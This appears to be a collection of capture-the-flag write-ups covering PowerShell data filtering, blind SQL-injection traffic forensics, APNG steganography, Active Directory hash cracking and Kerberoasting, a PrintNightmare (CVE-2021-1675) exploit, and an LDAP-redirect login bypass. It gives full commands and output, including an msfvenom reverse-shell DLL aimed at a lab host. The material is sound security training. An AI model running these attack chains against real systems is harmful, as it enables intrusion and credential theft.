In the tab-separated file "passwords.tsv" you get an overview of often-used passwords. Can you give us an overview of the number of passwords per category? Sort the result by descending count. Example excerpt given below:

```
Name    Count
----    -----
..        ..
nerdy     30
animal    19
..        ..
```

```
$SOLUTION = Import-Csv -Delimiter "`t" -Path passwords.tsv | Group-Object category | sort Count -Descending | Select-Object Name, Count
$SOLUTION | check
```

CTF{POWERFUL_PASSWORD_FILTERING}

Subtask 4 [30 points] Names

Given the passwords file, supply a list of passwords from the 'names' category ordered first by ascending password length, then alphabetically. Example excerpt given below:

```
..
scott
steve
albert
alexis
..
```

```
$SOLUTION = Import-Csv -Delimiter "`t" -Path passwords.tsv |  Where-Object { $_.category -eq "names" } | Select-Object password | sort
{ $_.password.length, $_.password }
$SOLUTION | check
```

CTF{IM_A_POWERSHELL_PRO}

INJECTION TRAFFIC

NETWORK, 125 POINTS

Challenge information

Help us run forensics on this database exploit…

Files: traffic.pcap

Injection
We observed malicious traffic towards our database server originating from the web server. Can you find out the sensitive piece of information that was stolen? Flag format: CTF{32-hex}

This PCAP only contains 1 TCP-session, which is clearly the capture of someone doing an SQL-injection attack:

If you look closely at above screenshot, you'll notice that each time a query results in a TRUE, the database responds with Lorem ispum dolor sit amet.

I've copied the traffic to a txt-file, and cleaned it up a bit… As the flag should start with CTF{, I looked for a query where the result would be 123, which is the ASCII-value for "{". My guess was that would be a unique character in the results, so that would make it easier to find the flag in all those queries….

Below you see those queries… First it queries the database if the ASCII-value of the 4th character is greater than 64, 96, 112 and 120, all of which are TRUE. It isn't greater than 124, but it is greater than 122… Finally, it's not greater than 123, which means the ASCII-value of the 4th character is 123, an "{", which perfectly matches "CTF{":

```
8<--- cut here for readability ---------------

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>64
#TRUE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>96
#TRUE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>112
#TRUE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>120
#TRUE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>124
```

```
#FALSE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>122
#TRUE

SELECT * FROM articles where article_id = 100 AND UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST([value] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys WHERE ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) NOT IN (SELECT TOP 1 ISNULL(CAST([key] AS NVARCHAR(4000)),CHAR(32)) FROM
encryption_keys ORDER BY [key]) ORDER BY [key]),4,1))>123
#FALSE

8<--- cut here for readability ---------------
```

Following the same principle for all other characters, we get the following ASCII-values:

67 84 70 123 56 57 54 102 98 97 57 48 57 56 97 99 56 53 53 51 51 102 99 100 55 98 98 98 49 56 50 102 53 54 57 48 125

These translate nicely into our flag:

CTF{896FBA9098AC85533FCD7BBB182F5690}

UNIDENTIFIED GRAPHICS OBJECT

STEGO, 150 POINTS

Challenge information

We've seen an Unidentified Graphic Object for advertising a new space ship. It was created with one of the universe's most advanced design tools that can store information alongside the image in different dimensions.

Files: ugo.apng


Subtask 1 [75 points] Subliminal advertising

The agency who created the space ship has included some subliminal advertising. Can you find out what their secret message is? Flag format: CTF{hex}

The APNG-fileformat is an Animated PNG. I wrote a quick Python-script to extract the frames into individual images:

```
$ vim extract.py
from apng import APNG
im = APNG.open("ugo.apng")
for i, (png, control) in enumerate(im.frames):
      png.save("{i}.png".format(i=i))
$ python3 extract.py
```

Frame #59 contains our flag just above the right stand of the UFO:



CTF{4D115CB1C0A42CECAC7899EEE584DBCB}

Subtask 2 [75 points] Spacetime

This new image format also features spacetime support to embed information using time into the 4-dimensional manifold. Flag format: CTF{…}

When extracting the frames from an Animated PNG using **apngdis**, you'll get 2 files for each frame… One PNG, and a TXT-file containing all metadata, like the timing for easch frame. We can extract that with a bit of cutting.

```
$ sudo apt-get install apngdis
$ apngdis ugo.apng
$ cat apngframe*.txt | cut -f2 -d= | cut -f1 -d/ | tr "\n" " "
95 95 95 95 95 95 95 95 95 95 67 84 70 123 115 117 98 108 105 109 105 110 97 108 95 115 112 97 99 101 116 105 109 101 95 109 101 115 115 97
103 101 115 125 95 95 95 95 95 95 95 95 95 95 95 95 95 95 95 95 95
```

Converting these numbers to an ASCII-string results in "_____CTF{subliminal_spacetime_messages}_____".

Our flag:

CTF{SUBLIMINAL_SPACETIME_MESSAGES}

SCORCHING

RED TEAM, 175 POINTS

Challenge information

Windows domains are hot. Scorching even. Note: a domain controller is spun up on-demand. It may take a while to fully boot upon launch. Verify whether it's online by checking if port 445 is open on 10.6.0.2.
Backend systems are running for you.

This challenge needs to be accessed over your user VPN connection.

Files: hash.txt

Subtask 1 [75 points] Password

Can you find out the password for the hash in the file? It is the account for the "NAccount" user. Hint: The password does not meet the password complexity policy as it is less than 8 characters and only includes letters and numbers.

This time, let's use hashcat to crack the hash… it finds it pretty quickly:

```
d:\tools\hashcat-6.1.1>hashcat.exe -m 1000 hash.txt -a3 -i -O -w3
8<--- cut here for readability ---------------

b269f3bb4933d8aa6597cfd2de75397e:H4cky21

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: b269f3bb4933d8aa6597cfd2de75397e
Time.Started.....: Fri Jul 09 22:20:08 2021 (1 sec)
Time.Estimated...: Fri Jul 09 22:20:09 2021 (0 secs)
Guess.Mask.......: ?1?2?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 7/15 (46.67%)
Speed.#1.........:  5181.5 MH/s (62.53ms) @ Accel:512 Loops:1024 Thr:64 Vec:1
Speed.#2.........:  3267.3 MH/s (85.67ms) @ Accel:512 Loops:1024 Thr:64 Vec:1
Speed.#*.........:  8448.8 MH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3221225472/134960504832 (2.39%)
Rejected.........: 0/3221225472 (0.00%)
Restore.Point....: 0/60466176 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:2048-2232 Iteration:0-1024
Restore.Sub.#2...: Salt:0 Amplifier:0-1024 Iteration:0-512
Candidates.#1....: 1xe0000 -> Xzo3hm0
Candidates.#2....: s0n3hm0 -> 6gy6y81
Hardware.Mon.#1..: Temp: 62c Fan: 25% Util: 91% Core: 925MHz Mem:1375MHz Bus:16
Hardware.Mon.#2..: Temp: 62c Fan: 25% Util: 91% Core: 925MHz Mem:1375MHz Bus:16

Started: Fri Jul 09 22:19:49 2021
Stopped: Fri Jul 09 22:20:10 2021
```

H4CKY21

Subtask 2 [100 points] Scorching

Can you find out the flag hidden in the shared directory for the "SAccount" user? Hint: the password is part of rockyou.txt.

The first time I solved this challenge, I used the printer-spooler-bug, CVE-2021-1675. But since we also have another challenge (Dreams), which is solvable by the exact same method, I decided to redo this task without using CVE-2021-1675.

First, let's use **nmap** to find the domain-name:

```
$ nmap -A -p389 10.6.0.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-25 22:28 CEST
Nmap scan report for 10.6.0.2
Host is up (0.022s latency).

PORT    STATE SERVICE VERSION
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: insecureAD.local, Site: HQ)
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.44 seconds
```

Now, we can run **Impacket** to see if any users on the InsecureAD-domain have a ServicePrincipalName. And yes, SAccount has an SPN "HTTP/KerberosServer":

```
$ ./GetUserSPNs.py -request InsecureAD.local/NAccount -dc-ip 10.6.0.2
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

Password: H4cky21
ServicePrincipalName  Name      MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  --------  --------  --------------------------  ---------  ----------
HTTP/KerberosServer   SAccount            2021-07-15 21:51:57.241400  <never>

$krb5tgs$23$*Saccount$INSECUREAD.LOCAL$InsecureAD.local/
Saccount*$26cffcbcc7625d12b24b82e60473b1ef$ca16cb2e6502c636d3da76482f1aea5c81a2a84f8939ea957711cb81026a86f8c0dad6a7726a6cbee825e7b52cf69088a7a
dbe1be09a08eef259d3097a61e6aa1a0eeddffd342918ec02612c7f40086a6281afcd205c6d1e0d396e8fc88a97fd650515cfa0fc66422e380aca28af21b36b499da0632eaaa82
e4c796607e2e3aa72787c195f96baa115fda5dfee1693e17473f07e1e7a0eac5218ca0683d2ad0464f43c1dd1c49b076109432679d7846ad957a5b9735533635cfab062d297f75
483b1e7463cf2b93609be763f066f283ea6412325304c78fd7c18838c6e9c106c3876bad1599b4b45d6c49a3dbaafd7c81e3f0338c62efd98998f3f6ccc8870d10cb40c7a4fc30
eb267c3e54e6346bdfda5f4e9e26ea01168f0066db5a12fad910a9bacea3b66d10e3d756563e954bef68f7515d6e4c5d5f20f6e94906fffb5f5c0a0307860bb472cc355ad0f237
06e0cb45970a8a3dd7a06437a9bca1614f687c0e75751b65e85162bd8ee487955a412d0818ac5bb80317c29955576347b5b9eea7fc6972938e0f906a0b66419879d7b33fb6e106
c6fddb510fbc08eab1191f9de5b7113865bd40191a5d1062e410a4eb418ecbf4ee71676487f67f1481f9736f6daebb699c9606ac8a8a5e4c7e29a4c4ea5e51833927f48aa81f73
a49239a6d1b65551c43d00b0bdfe4cd6568d61bfdf597070b98e0d606dc22fe371acfb8a5c460dd48ade775040329c3beefe0c1310997165eb9e72e589060672caaaf45ec0b87a
88694c5be393e3827289f5511ef694747f58e8cd1b589280f45ad8c63661af4786bf111361f1de96741cc05db311d88a8a9feeb4361f63b8eb2a7e332589fe3a9e340022fc6690
d75bf046f20b57f3cb76f7178bf8d169a16e5d34fd8b82584addc29e4b80bb4a02fb9b7d748058f8ac748ba8aac0bd2cacf23c06795b3826c0b38463ff583eb23e7b1a00a43974
b612e355ac3cb79732558d4707475693ba27e3bea27e618a0392b7f7aa7fcbe7c05f33be682ca34e32bf8b1fe21c19b2b620faa90459527548dd12a3955c6885330f7e432babb9
c9f42f8e1c40b22d8aaa5b46620451b1523d31b0345935f46e469a154d548c3ba83e10679917dbf51d4087d524c17f14dbb670fadfec63f83ec32df0f288d4318e7b674edb6c80
d3d95e7852b5ab6f90d3d3d47652ac8dbde13e34aaf94ecec24398059db5dec4184c8fa1f8477117550dd3293f38157b306342824bc88a2c2fef57041328e89e2be16bb1f67ea5
c11d4f0661ea1dde4c7d1f6e7a310707b14eb33200d396d50d22264db4cd9c2b25539c45dd8c1d1722d41d8e9f1c3331ca2c64c1390238419692c2f00378c3f27b671081c8ee9b
91389e87d44dbc7444c7f88df02d18d97d4b09a5c
```

Impacket is so friendly to also dump the encrypted service ticket for the SPN. This ticket is encrypted using the hash of the SAccount, which means we can use this blob to crack the password:

```
$ john saccount.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MySpace123       (?)
1g 0:00:00:09 DONE (2021-07-25 21:55) 0.1016g/s 1098Kp/s 1098Kc/s 1098KC/s Mydogsr1..MyOliver4
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Next, we can use this password to logon to the server as SAccount, request a list of fileshares, connect to the SpaceRace-share and dowload Flag.txt:

```
$ smbclient -L 10.6.0.2 -W InsecureAD.local -U SAccount
Enter INSECUREAD.LOCAL\SAccount's password: MySpace123

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HOME            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SpaceRace       Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

$ smbclient \\\\10.6.0.2\\SpaceRace -W InsecureAD.local -U SAccount
Enter INSECUREAD.LOCAL\SAccount's password: MySpace123
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jul 15 21:51:59 2021
  ..                                  D        0  Thu Jul 15 21:51:59 2021
  Flag.txt                            A       36  Thu Jul 15 21:52:00 2021

                10395647 blocks of size 4096. 5050600 blocks available
smb: \> get Flag.txt
getting file \Flag.txt of size 36 as Flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
$ cat Flag.txt
CTF{Kerberoasting_Flag_SpaceRace}
```

CTF{KERBEROASTING_FLAG_SPACERACE}

DREAMS

RED TEAM, 150 POINTS

Challenge information

We dream about all the vulnerable systems. Whether they're 16-core Windows servers or some peripheral connected to them. Note: a domain controller is spun up on-demand. It may take a while to fully boot upon launch. Verify whether it's online by checking if port 445 is open on 10.6.0.2. Note 2: this vulnerability was also present in the Scorching challenge (which has been patched as of phase 3).

Backend systems are running for you.
This challenge needs to be accessed over your user VPN connection.

Dreams
Sweet dreams, sweet peripherals. Flag is in the root directory. Username: `Space`. Password: `Inv4d3r`

Ok, let's use the printer-spooler-bug, CVE-2021-1675:

First, setup a Samba-server with public-permissions:

```
$ vim /etc/samba/smb.conf
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[public]
    comment = Samba
    path = /var/public
    guest ok = yes
    read only = no
    browsable = yes
    force user = root
$ service smbd start
```

Create an evil DLL that, when executed, starts a reverse TCP-shell to our server, and save it to the public smb-share:

```
$ msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.6.0.100 LPORT=80 -f dll -o /var/public/rev80.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
Saved as: /var/public/rev80.dll
```

Now, listen on port 80, using netcat. I'm using port 80 for the reverse-shell so avoid any potential firewall-issues...

```
$ netcat -lvp 80
listening on [any] 80 ...
```

Exploit-code can be found at https://github.com/cube0x0/CVE-2021-1675.git.
Let's run it using the given credentials:

```
$ python3 CVE-2021-1675.py Space:Inv4d3r@10.6.0.2 '\\10.6.0.100\public\rev80.dll'
[*] Connecting to ncacn_np:10.6.0.2[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_3138b2c823dd1ea9\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.6.0.100\public\rev80.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
```

This wakes up our listener:

```
$ netcat -lvp 80
listening on [any] 80 ...

10.6.0.2: inverse host lookup failed: Unknown host
connect to [10.6.0.100] from (UNKNOWN) [10.6.0.2] 63874
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \
cd \
```

```
C:\>dir
dir
 Volume in drive C is Windows 2012 R2
 Volume Serial Number is 6C1C-A9E3

 Directory of C:\

08/22/2013  08:52 AM    <DIR>          PerfLogs
06/25/2021  10:44 AM    <DIR>          Program Files
06/25/2021  08:35 AM    <DIR>          Program Files (x86)
07/15/2021  12:31 PM                40 TheFlag.txt
07/15/2021  12:36 PM    <DIR>          Users
07/24/2021  11:29 AM    <DIR>          Windows
               1 File(s)             40 bytes
               5 Dir(s)  20,684,308,480 bytes free

C:\>type TheFlag.txt
type TheFlag.txt
CTF{55a7160186a60b662b37c9c07c709e18}
```

And there's our flag again:

CTF{55A7160186A60B662B37C9C07C709E18}

MISSION CONTROL

WEB, 150 POINTS


Challenge information

Welcome to our Realm. Please provide credentials first.

Backend systems are running for you.
Use the following link to access the challenge:
https://18e47511f2ef9628e8b3b2a6de481450.challenge.hackazon.org/

Authenticate
Can you authenticate?

We're presented with a logon-form, asking for Username, Password and Realm...



A quick look at the HTML-source shows that the realm is using IP-addresses as the value:

```
<select name="datasource" class="inputField">
  <option value="10.13.3.7">Astronauts</option>
  <option value="10.13.4.20">MissionControl</option>
</select>
```

When modifying this IP-address to our own IP-address, we get an interesting error-message:

```
u=test&p=test&datasource=[my.own.ipaddress]

Can't contact LDAP server
```

So, it looks like we can modify the address of the LDAP-server the website uses to authenticate. Let's verify if there are no outbound firewalls blocking the traffic from the webserver… Setup a netcat listener op port 389, and retry to logon:

```
$ nc -lvp 389
listening on [any] 389 ...
connect to [my.own.ipaddress] from static.77.68.243.136.clients.your-server.de [136.243.68.77] 54614
0
 ` ^C
```

Ok, there's traffic coming in, time to setup our own LDAP-server, and enable some logging...

```
# apt-get install slapd
# service slapd start
# ldapmodify -Q -H ldapi:/// -Y EXTERNAL <<EOF
dn: cn=config
changetype: modify
replace: olcLogLevel
olcLogLevel: stats
EOF
```


Now, when we try to logon again, we can see a connection coming in, looking for **dc=space,dc=corp**:

```
# tail -f /var/log/syslog | grep slapd
Jul 24 23:18:14 kali slapd[522484]: conn=1003 fd=15 ACCEPT from IP=136.243.68.77:33320 (IP=0.0.0.0:389)
Jul 24 23:18:14 kali slapd[522484]: conn=1003 op=0 BIND dn="" method=128
Jul 24 23:18:14 kali slapd[522484]: conn=1003 op=0 RESULT tag=97 err=0 text=
Jul 24 23:18:14 kali slapd[522484]: conn=1003 op=1 SRCH base="dc=space,dc=corp" scope=2 deref=0 filter="(cn=admin)"
Jul 24 23:18:14 kali slapd[522484]: conn=1003 op=1 SEARCH RESULT tag=101 err=32 nentries=0 text=
```

Let's reconfigure our LDAP-server to match the base-dn:

```
# dpkg-reconfigure -plow slapd
```

Also, create a users-ou and a user 'cn=Busy' that we can use in the web-interface:



Now, we can login to the website as user Busy, using our own LDAP-server. After logging in, we are presented with the flag:

```
u=Busy&p=MySuper1337Password&datasource=[my.own.ipaddress]

Auth succesful! CTF{9e7fccebe1c035a55a64bd6bc3514d66}
```

CTF{9E7FCCEBE1C035A55A64BD6BC3514D66}